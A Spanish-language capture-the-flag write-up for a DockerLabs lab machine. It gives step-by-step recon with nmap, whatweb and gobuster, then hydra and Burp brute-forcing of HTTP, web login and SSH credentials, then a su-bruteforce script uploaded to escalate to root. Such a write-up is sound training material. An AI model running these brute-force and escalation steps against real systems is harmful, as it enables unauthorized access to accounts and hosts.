

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh influencerhate.tar
[sudo] contraseña para kali:

      ##
    ## ## ##
  ## ## ## ##
  { ..... }
NNN { NN NNNN NNN NNNN NN N }
    {-----}
      \-----\
        \-----\

DOCKEERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.047 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.047/0.047/0.047/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 86:ba:77:96:38:4e:54:22:d9:09:f1:03:17:bd:52:43 (ECDSA)
|   256 28:b4:8b:66:08:67:77:f9:b0:f6:c2:94:58:34:dd:47 (ED25519)
80/tcp    open  http      Apache/2.4.62
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_   Basic realm=Zona restringida
|_ http-title: 401 Unauthorized
MAC Address: 02:42:AC:11:00:02 (Unknown)

```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [401 Unauthorized] Apache[2.4.62], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Title[401 Unauthorized], WWW-Authenticate[Zona restrigida][Basic]
```

Con hydra sacamos el usuario y la contraseña que nos pide la web.

```
> hydra -C /usr/share/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 172.17.0.2 http-get /
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 12:49:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking http-get://172.17.0.2:80/
[80][http-get] host: 172.17.0.2 login: httadmin password: fhttadmin
```

Pero como nos manda a la página por defecto de apache, tiramos de gobuster con usuario y contraseña.


```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100 -b 403,404,401 -U httpadmin -P fhttpadmin

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404,401
[+] User Agent: gobuster/3.8.2
[+] Auth User: httpadmin
[+] Extensions: old,zip,rar,eot,svg,htm,json,css,jpg,pl,aspx,pcap,ts,7z,png,jpeg,rb,pcapng,php,bin,webp,xml,backup,tar,tar.gz,woff,asp,sh,woff2,exe,log,js,ttf,html,txt,gif,py,md,conf,ini,bak
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.html (Status: 200) [Size: 10701]
login.php (Status: 200) [Size: 2798]
```


Tenemos la web de login, que nos pide usuario y contraseña.



Realizamos fuerza bruta con burpsuite para averiguar si podemos sacar la contraseña de unos cuantos usuarios empezando por los básicos (admin, root o user). De diccionario usaremos SecLists/Passwords/Common-Credentials/best110.txt



Nos encontró una coincidencia con chocolate. Y al entrar nos dio una pista.



Ya podemos acceder por el puerto 22 gracias al usuario balutin y la contraseña adquirida.

```
> hydra -l balutin -P /usr/share/wordlists/metasploit/unix_passwords.txt 172.17.0.2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 13:38:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1021 login tries (l:1/p:1021), ~64 t
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: balutin  password: estrella
```

Ya que no se ha encontrado ningún vector de ataque. Hemos descargado un archivo que realiza fuerza bruta al binario su. También hemos enviado, a parte del archivo descargador, el diccionario rockyou a la carpeta tmp de la máquina víctima.

su-bruteforce

This tool bruteforces a selected user using `su` and as passwords: **null password, username, reverse username and a wordlist (top12000.txt)**.

You can specify a username using `-u <username>` and a wordlist via `-w <wordlist>`.

By **default** the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s). It **needs 143s to complete**.

You can configure these times using `-t` (timeout `su` process) and `-s` (sleep between 2 `su` processes).

Fastest recommendation: `-t 0.5` (minimun acceptable) and `-s 0.003` ~ **108s to complete**.

```
./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]
```

```
> scp suBF.sh balutin@172.17.0.2:/tmp/
balutin@172.17.0.2's password:
suBF.sh 100% 2340 7.9MB/s 00:00
> scp /usr/share/wordlists/rockyou.txt balutin@172.17.0.2:/tmp/
balutin@172.17.0.2's password:
rockyou.txt 100% 133MB 517.3MB/s 00:00
```

Ahora aplicamos fuerza bruta.

```
balutin@560fae13007f:/tmp$ chmod +x suBF.sh
balutin@560fae13007f:/tmp$ ./suBF.sh -u root -w rockyou.txt -t 0.5 -s 0.003
[+] Bruteforcing root...
You can login as root using password: rockyou
```

Y listo ya somos root.

```
balutin@560fae13007f:/tmp$ su root
Password:
root@560fae13007f:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```